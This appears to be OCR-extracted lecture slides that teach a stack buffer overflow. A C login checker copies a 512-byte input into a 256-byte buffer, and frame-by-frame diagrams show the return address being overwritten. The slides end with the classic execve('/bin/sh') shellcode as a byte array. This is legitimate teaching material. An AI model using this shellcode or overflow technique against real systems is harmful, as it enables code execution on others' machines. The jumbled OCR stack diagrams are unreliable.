


```
#include <ctype.h> // tolower
#include <string.h> // strcmp
#include <stdio.h> // fgets, fputs
void reveal secret()
  fputs("SUPER SECRET = 42\n", stdout);
int verify(const char* name)
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = ' \ 0';
  return strcmp(user, "xyzzy") == 0;
int main()
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal secret();
  return 0;
```




```
#include <ctype.h> // tolower
#include <string.h> // strcmp
#include <stdio.h> // fgets, fputs
void reveal secret()
  fputs("SUPER SECRET = 42\n", stdout);
int verify(const char* name)
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = ' \ 0';
  return strcmp(user, "xyzzy") == 0;
int main()
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal secret();
  return 0;
```




```
#include <ctype.h> // tolower
#include <string.h> // strcmp
#include <stdio.h> // fgets, fputs
void reveal secret()
  fputs("SUPER SECRET = 42\n", stdout);
int verify(const char* name)
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
int main()
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal secret();
  return 0;
```




```
#include <ctype.h> // tolower
#include <string.h> // strcmp
                                              main()
#include <stdio.h> // fgets, fputs
void reveal secret()
  fputs("SUPER SECRET = 42\n", stdout);
int verify(const char* name)
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
int main()
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal secret();
  return 0;
```



```
#include <ctype.h> // tolower
#include <string.h> // strcmp
#include <stdio.h> // fgets, fputs
void reveal secret()
  fputs("SUPER SECRET = 42\n", stdout);
int verify(const char* name)
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = ' \ 0';
  return strcmp(user, "xyzzy") == 0;
int main()
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal secret();
  return 0;
```



```
#include <ctype.h> // tolower
#include <string.h> // strcmp
#include <stdio.h> // fgets, fputs
void reveal secret()
  fputs("SUPER SECRET = 42\n", stdout);
int verify(const char* name)
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
int main()
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal secret();
  return 0;
```



```
#include <ctype.h> // tolower
#include <string.h> // strcmp
                                              main()
                                                           sfp
#include <stdio.h> // fgets, fputs
void reveal secret()
                                                          login
  fputs("SUPER SECRET = 42\n", stdout);
                                                          login
int verify(const char* name)
                                                           rip
  char user[256];
                                              verify()
                                                           sfp
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
                                                          user
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
                                                    S
                                                            i
int main()
                                                         name[i]
                                                           rip
  char login[512];
  fgets(login, 512, stdin);
                                             tolower()
                                                           sfp
  if (! verify(login))
                                                     tolower
    return 1;
  reveal secret();
  return 0;
```


%ebp

```
#include <ctype.h> // tolower
#include <string.h> // strcmp
                                               main()
                                                            sfp
#include <stdio.h> // fgets, fputs
void reveal secret()
                                                           login
  fputs("SUPER SECRET = 42\n", stdout);
                                                           login
int verify(const char* name)
                                                            rip
                                                                                   %esp
  char user[256];
                                                            sfp
                                               verify()
                                                                                   %ebp
  int i;
                                                                                   %eip
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
                                                           user
  user[i] = '\0';
                                                    256
  return strcmp(user, "xyzzy") == 0;
                                                             i
int main()
                                                          name[i]
                                                            rip
  char login[512];
  fgets(login, 512, stdin);
                                              tolower()
                                                            sfp
  if (! verify(login))
    return 1;
  reveal secret();
  return 0;
```

```
#include <ctype.h> // tolower
#include <string.h> // strcmp
                                               main()
                                                            sfp
#include <stdio.h> // fgets, fputs
void reveal secret()
                                                           login
  fputs("SUPER SECRET = 42\n", stdout);
                                                           login
int verify(const char* name)
                                                            rip
  char user[256];
                                                            sfp
                                               verify()
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
                                                           user
  user[i] = '\0';
                                                    256
  return strcmp(user, "xyzzy") == 0;
                                                             i
int main()
                                                          name[i]
                                                            rip
  char login[512];
  fgets(login, 512, stdin);
                                              tolower()
                                                            sfp
  if (! verify(login))
    return 1;
  reveal secret();
  return 0;
```

%ebp

```
#include <ctype.h> // tolower
#include <string.h> // strcmp
#include <stdio.h> // fgets, fputs
void reveal secret()
  fputs("SUPER SECRET = 42\n", stdout);
int verify(const char* name)
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = ' \ 0';
  return strcmp(user, "xyzzy") == 0;
int main()
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal secret();
  return 0;
```



```
#include <ctype.h> // tolower
#include <string.h> // strcmp
                                               main()
                                                            sfp
#include <stdio.h> // fgets, fputs
void reveal secret()
                                                           login
  fputs("SUPER SECRET = 42\n", stdout);
                                                           login
int verify(const char* name)
                                                            rip
  char user[256];
                                                            sfp
                                               verify()
  int i;
                                                     bytes
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
                                                            user
  user[i] = ' \ 0';
                                                     56
                                                                  a0
  return strcmp(user, "xyzzy") == 0;
                                                     S
                                                           i = 0
int main()
                                                          name[i]
                                                            rip
  char login[512];
  fgets(login, 512, stdin);
                                                            sfp
  if (! verify(login))
    return 1;
  reveal secret();
  return 0;
```

%ebp

```
#include <ctype.h> // tolower
#include <string.h> // strcmp
                                               main()
                                                            sfp
#include <stdio.h> // fgets, fputs
void reveal secret()
                                                           login
  fputs("SUPER SECRET = 42\n", stdout);
                                                           login
int verify(const char* name)
                                                            rip
  char user[256];
                                                            sfp
                                               verify()
  int i;
                                                     bytes
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
                                                            user
  user[i] = ' \ 0';
                                                     56
                                                                  a0
  return strcmp(user, "xyzzy") == 0;
                                                           i = 1
int main()
                                                          name[i]
                                                            rip
  char login[512];
  fgets(login, 512, stdin);
                                                            sfp
  if (! verify(login))
    return 1;
  reveal secret();
  return 0;
```

%ebp

```
#include <ctype.h> // tolower
#include <string.h> // strcmp
                                               main()
                                                            sfp
#include <stdio.h> // fgets, fputs
void reveal secret()
                                                           login
  fputs("SUPER SECRET = 42\n", stdout);
                                                           login
int verify(const char* name)
                                                            rip
                                                                                   %esp
  char user[256];
                                                            sfp
                                                                                   %ebp
                                               verify()
  int i;
                                                     bytes
                                                                                   %eip
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
                                                           user
  user[i] = '\0';
                                                          d7 c2
                                                                  a0
  return strcmp(user, "xyzzy") == 0;
                                                           i = 2
int main()
                                                          name[i]
                                                            rip
  char login[512];
  fgets(login, 512, stdin);
                                                            sfp
  if (! verify(login))
    return 1;
  reveal secret();
  return 0;
```

```
#include <ctype.h> // tolower
#include <string.h> // strcmp
                                               main()
                                                           sfp
#include <stdio.h> // fgets, fputs
void reveal secret()
                                                          login
  fputs("SUPER SECRET = 42\n", stdout);
                                                          login
int verify(const char* name)
                                                           rip
  char user[256];
                                                           sfp
                                              verify()
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
                                                           user
  user[i] = ' \ 0';
                                                      82
                                                          d7 c2
                                                                 a0
  return strcmp(user, "xyzzy") == 0;
                                                          i = 3
int main()
                                                         name[i]
                                                           rip
  char login[512];
  fgets(login, 512, stdin);
                                                           sfp
  if (! verify(login))
    return 1;
  reveal secret();
  return 0;
```

%ebp

```
#include <ctype.h> // tolower
#include <string.h> // strcmp
                                               main()
                                                            sfp
#include <stdio.h> // fgets, fputs
void reveal secret()
                                                           login
  fputs("SUPER SECRET = 42\n", stdout);
                                                           93 f7
                                                                  e1
                                                           7b
                                                                  62
                                                              ab
                                                       7a
int verify(const char* name)
                                                              ff
                                                                  7e
                                                       08
                                                           64
                                                                                    %esp
  char user[256];
                                                           d5
                                                              70
                                                                  e3
                                               verify() CC
                                                                                    %ebp
  int i;
                                                     bytes
                                                       91
                                                           06 b3
                                                                  6b
                                                                                    %eip
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
                                                            user
  user[i] = '\0';
                                                       82
                                                           d7 c2
                                                                  a0
  return strcmp(user, "xyzzy") == 0;
                                                             i
int main()
                                                          name[i]
                                                            rip
  char login[512];
  fgets(login, 512, stdin);
                                                            sfp
  if (! verify(login))
    return 1;
                                         Exploit
  reveal secret();
                                        a0c2d782
  return 0;
                                        ffa86db2
                                        307abba9
                                        ad7c
```


```
#include <ctype.h> // tolower
#include <string.h> // strcmp
                                               main()
                                                            sfp
#include <stdio.h> // fgets, fputs
void reveal secret()
                                                           login
  fputs("SUPER SECRET = 42\n", stdout);
                                                          93 f7
                                                       00
                                                                 e1
                                                       7a
                                                                  62
                                                          7b ab
int verify(const char* name)
                                                              ff
                                                                  7e
                                                       08
                                                          64
                                                                                   %esp
  char user[256];
                                                          d5
                                                             70
                                                                  e3
                                               verify() CC
                                                                                   %ebp
  int i;
                                                    bytes
                                                       91
                                                          06 b3
                                                                  6b
                                                                                   %eip
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
                                                           user
  user[i] = ' \ 0';
                                                       82
                                                          d7 c2
                                                                 a0
  return strcmp(user, "xyzzy") == 0;
                                                             i
int main()
                                                          name[i]
                                                            rip
  char login[512];
  fgets(login, 512, stdin);
                                                            sfp
  if (! verify(login))
    return 1;
  reveal secret();
  return 0;
```

```
#include <ctype.h> // tolower
#include <string.h> // strcmp
                                               main()
                                                            sfp
#include <stdio.h> // fgets, fputs
void reveal secret()
                                                           login
  fputs("SUPER SECRET = 42\n", stdout);
                                                          93 f7
                                                       0.0
                                                                 e1
                                                       7a
                                                          7b ab
                                                                 62
int verify(const char* name)
                                                              ff
                                                                 7e
                                                       08
                                                          64
                                                                                   %esp
  char user[256];
                                                             70
                                                          d5
                                                                 e3
                                               verify() CC
                                                                                   %ebp
  int i;
                                                    bytes
                                                       91
                                                          06 b3
                                                                 6b
                                                                                   %eip
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
                                                           user
  user[i] = '\0';
                                                       82
                                                          d7 c2
                                                                 a0
  return strcmp(user, "xyzzy") == 0;
                                                             i
                                                         &"xyzzy"
int main()
                                                            rip
  char login[512];
  fgets(login, 512, stdin);
                                                            sfp
  if (! verify(login))
    return 1;
  reveal secret();
  return 0;
```

```
#include <ctype.h> // tolower
#include <string.h> // strcmp
                                               main()
                                                            sfp
#include <stdio.h> // fgets, fputs
void reveal secret()
                                                           login
  fputs("SUPER SECRET = 42\n", stdout);
                                                          93 f7
                                                       0.0
                                                                 e1
                                                       7a
                                                          7b ab
                                                                 62
int verify(const char* name)
                                                              ff
                                                                 7e
                                                       08
                                                          64
                                                                                   %esp
  char user[256];
                                                             70
                                                          d5
                                                                 e3
                                               verify() CC
                                                                                   %ebp
  int i;
                                                    bytes
                                                       91
                                                          06 b3
                                                                 6b
                                                                                   %eip
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
                                                           user
  user[i] = '\0';
                                                       82
                                                          d7 c2
                                                                 a0
  return strcmp(user, "xyzzy") == 0;
                                                             i
                                                         &"xyzzy"
int main()
                                                           user
  char login[512];
  fgets(login, 512, stdin);
                                                            sfp
  if (! verify(login))
    return 1;
  reveal secret();
  return 0;
```

```
#include <ctype.h> // tolower
#include <string.h> // strcmp
                                               main()
                                                            sfp
#include <stdio.h> // fgets, fputs
void reveal secret()
                                                           login
  fputs("SUPER SECRET = 42\n", stdout);
                                                          93 f7
                                                       0.0
                                                                 e1
                                                       7a
                                                          7b ab
                                                                 62
int verify(const char* name)
                                                              ff
                                                                 7e
                                                       08
                                                          64
                                                                                   %esp
  char user[256];
                                                             70
                                                          d5
                                                                 e3
                                               verify() CC
                                                                                   %ebp
  int i;
                                                    bytes
                                                       91
                                                          06 b3
                                                                 6b
                                                                                   %eip
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
                                                           user
  user[i] = '\0';
                                                       82
                                                          d7 c2
                                                                 a0
  return strcmp(user, "xyzzy") == 0;
                                                             i
                                                         &"xyzzy"
int main()
                                                           user
  char login[512];
  fgets(login, 512, stdin);
                                                            rip
  if (! verify(login))
    return 1;
  reveal secret();
  return 0;
```

```
#include <ctype.h> // tolower
#include <string.h> // strcmp
#include <stdio.h> // fgets, fputs
void reveal secret()
  fputs("SUPER SECRET = 42\n", stdout);
int verify(const char* name)
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
int main()
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal secret();
  return 0;
```



```
#include <ctype.h> // tolower
#include <string.h> // strcmp
                                               main()
                                                            sfp
#include <stdio.h> // fgets, fputs
void reveal secret()
                                                           login
  fputs("SUPER SECRET = 42\n", stdout);
                                                           93 f7
                                                       0.0
                                                                  e1
                                                       7a
                                                                  62
                                                          7b
                                                              ab
int verify(const char* name)
                                                              ff
                                                                  7e
                                                       08
                                                           64
                                                                                   %esp
  char user[256];
                                                          d5
                                                              70
                                               verify() CC
                                                                  e3
                                                                                   %ebp
  int i;
                                                     bytes
                                                       91
                                                           06 b3
                                                                  6b
                                                                                    %eip
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
                                                           user
  user[i] = '\0';
                                                       82
                                                          d7 c2
                                                                  a0
  return strcmp(user, "xyzzy") == 0;
                                                             i
                                                         &"xyzzy"
int main()
                                                           user
  char login[512];
  fgets(login, 512, stdin);
                                                            rip
  if (! verify(login))
                                               strcmp()
                                                            sfp
    return 1;
  reveal secret();
  return 0;
```

```
#include <ctype.h> // tolower
#include <string.h> // strcmp
                                              main()
                                                           sfp
#include <stdio.h> // fgets, fputs
void reveal secret()
                                                          login
  fputs("SUPER SECRET = 42\n", stdout);
                                                          93 f7
                                                      0.0
                                                                 e1
                                                                 62
                                                      7a
                                                          7b
                                                             ab
int verify(const char* name)
                                                             ff
                                                                 7e
                                                      08
                                                          64
  char user[256];
                                                          d5
                                                             70
                                              verify() CC
                                                                 e3
  int i;
                                                      91
                                                          06 b3
                                                                 6b
  for (i = 0; name[i] != '\0'; ++i)
   user[i] = tolower(name[i]);
                                                           user
  user[i] = '\0';
                                                      82
                                                          d7 c2
                                                                 a0
  return strcmp(user, "xyzzy") == 0;
                                                            i
                                                         &"xyzzy"
int main()
                                                           user
  char login[512];
  fgets(login, 512, stdin);
                                                           rip
  if (! verify(login))
                                              strcmp()
                                                           sfp
    return 1;
                                                       stremp
  reveal secret();
  return 0;
```


%ebp


```
#include <ctype.h> // tolower
#include <string.h> // strcmp
                                               main()
                                                            sfp
#include <stdio.h> // fgets, fputs
void reveal secret()
                                                           login
  fputs("SUPER SECRET = 42\n", stdout);
                                                          93 f7
                                                       0.0
                                                                  e1
                                                       7a
                                                          7b ab
                                                                  62
int verify(const char* name)
                                                              ff
                                                                  7e
                                                       08
                                                          64
                                                                                   %esp
  char user[256];
                                                          d5 | 70
                                                                  e3
                                               verify() CC
                                                                                   %ebp
  int i;
                                                     bytes
                                                       91
                                                          06 b3
                                                                  6b
                                                                                   %eip
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
                                                           user
  user[i] = '\0';
                                                       82
                                                          d7 c2
                                                                  a0
  return strcmp(user, "xyzzy") == 0;
                                                             i
                                                         &"xyzzy"
int main()
                                                           user
  char login[512];
  fgets(login, 512, stdin);
                                                            rip
  if (! verify(login))
                                                            sfp
    return 1;
  reveal secret();
  return 0;
```

```
#include <ctype.h> // tolower
#include <string.h> // strcmp
                                               main()
                                                           sfp
#include <stdio.h> // fgets, fputs
void reveal secret()
                                                          login
  fputs("SUPER SECRET = 42\n", stdout);
                                                          93 f7
                                                       0.0
                                                                 e1
                                                      7a
                                                          7b
                                                                 62
                                                             ab
int verify(const char* name)
                                                              ff
                                                                 7e
                                                       08
                                                          64
  char user[256];
                                                             70
                                                          d5
                                                                 e3
                                               verify() CC
  int i;
                                                      91
                                                          06 b3
                                                                 6b
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
                                                           user
  user[i] = ' \ 0';
                                                      82
                                                          d7
                                                              c2
                                                                 a0
  return strcmp(user, "xyzzy") == 0;
                                                         &"xyzzy"
int main()
                                                           user
  char login[512];
  fgets(login, 512, stdin);
                                                           rip
  if (! verify(login))
                                                           sfp
    return 1;
  reveal secret();
  return 0;
```


%ebp


```
#include <ctype.h> // tolower
#include <string.h> // strcmp
#include <stdio.h> // fgets, fputs
void reveal secret()
  fputs("SUPER SECRET = 42\n", stdout);
int verify(const char* name)
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
int main()
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal secret();
  return 0;
```





```
#include <ctype.h> // tolower
#include <string.h> // strcmp
#include <stdio.h> // fgets, fputs
void reveal secret()
  fputs("SUPER SECRET = 42\n", stdout);
int verify(const char* name)
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
   user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
int main()
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal secret();
  return 0;
```





shell.c

## execve("/bin/sh", ...)

## gcc -S shell.c

```
char shellcode[] =
                        /* jmp 0x1f
   "\xeb\x1f"
                                              (2) */
   "\x5e"
                        /* popl %esi
                                              (1) */
   "\x89\x76\x08"
                      /* movl %esi,0x8(%esi) (3) */
   "\x31\xc0"
                       /* xorl %eax,%eax
                                              (2) */
   "\x88\x46\x07"
                    /* movb %eax,0x7(%esi)
                                              (3) */
   "\x89\x46\x0c" /* movl %eax,0xc(%esi)
                                              (3) */
   "\xb0\x0b"
                      /* movb $0xb,%al
                                              (2) */
   "\x89\xf3"
                     /* movl %esi,%ebx
                                              (2) */
   "\x8d\x4e\x08"
                     /* leal 0x8(%esi),%ecx
                                              (3) */
   "\x8d\x56\x0c" /* leal 0xc(%esi),%edx
                                              (3) */
                       /* int 0x80
   "\xcd\x80"
                                              (2) */
   "\x31\xdb"
                     /* xorl ebx,ebx
                                              (2) */
   "\x89\xd8"
                      /* movl %ebx,%eax
                                              (2) */
                      /* inc %eax
   "\x40"
                                              (1) */
   "\xcd\x80"
                     /* int 0x80
                                              (2) */
   "\xe8\xdc\xff\xff\xff" /* call -0x24
                                              (5) */
   "/bin/sh";
                        /* .string \"/bin/sh\"
                                              (8) */
```



```
#include <ctype.h> // tolower
#include <string.h> // strcmp
#include <stdio.h> // fgets, fputs
void reveal secret()
  fputs("SUPER SECRET = 42\n", stdout);
int verify(const char* name)
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
   user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
int main()
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal secret();
  return 0;
```

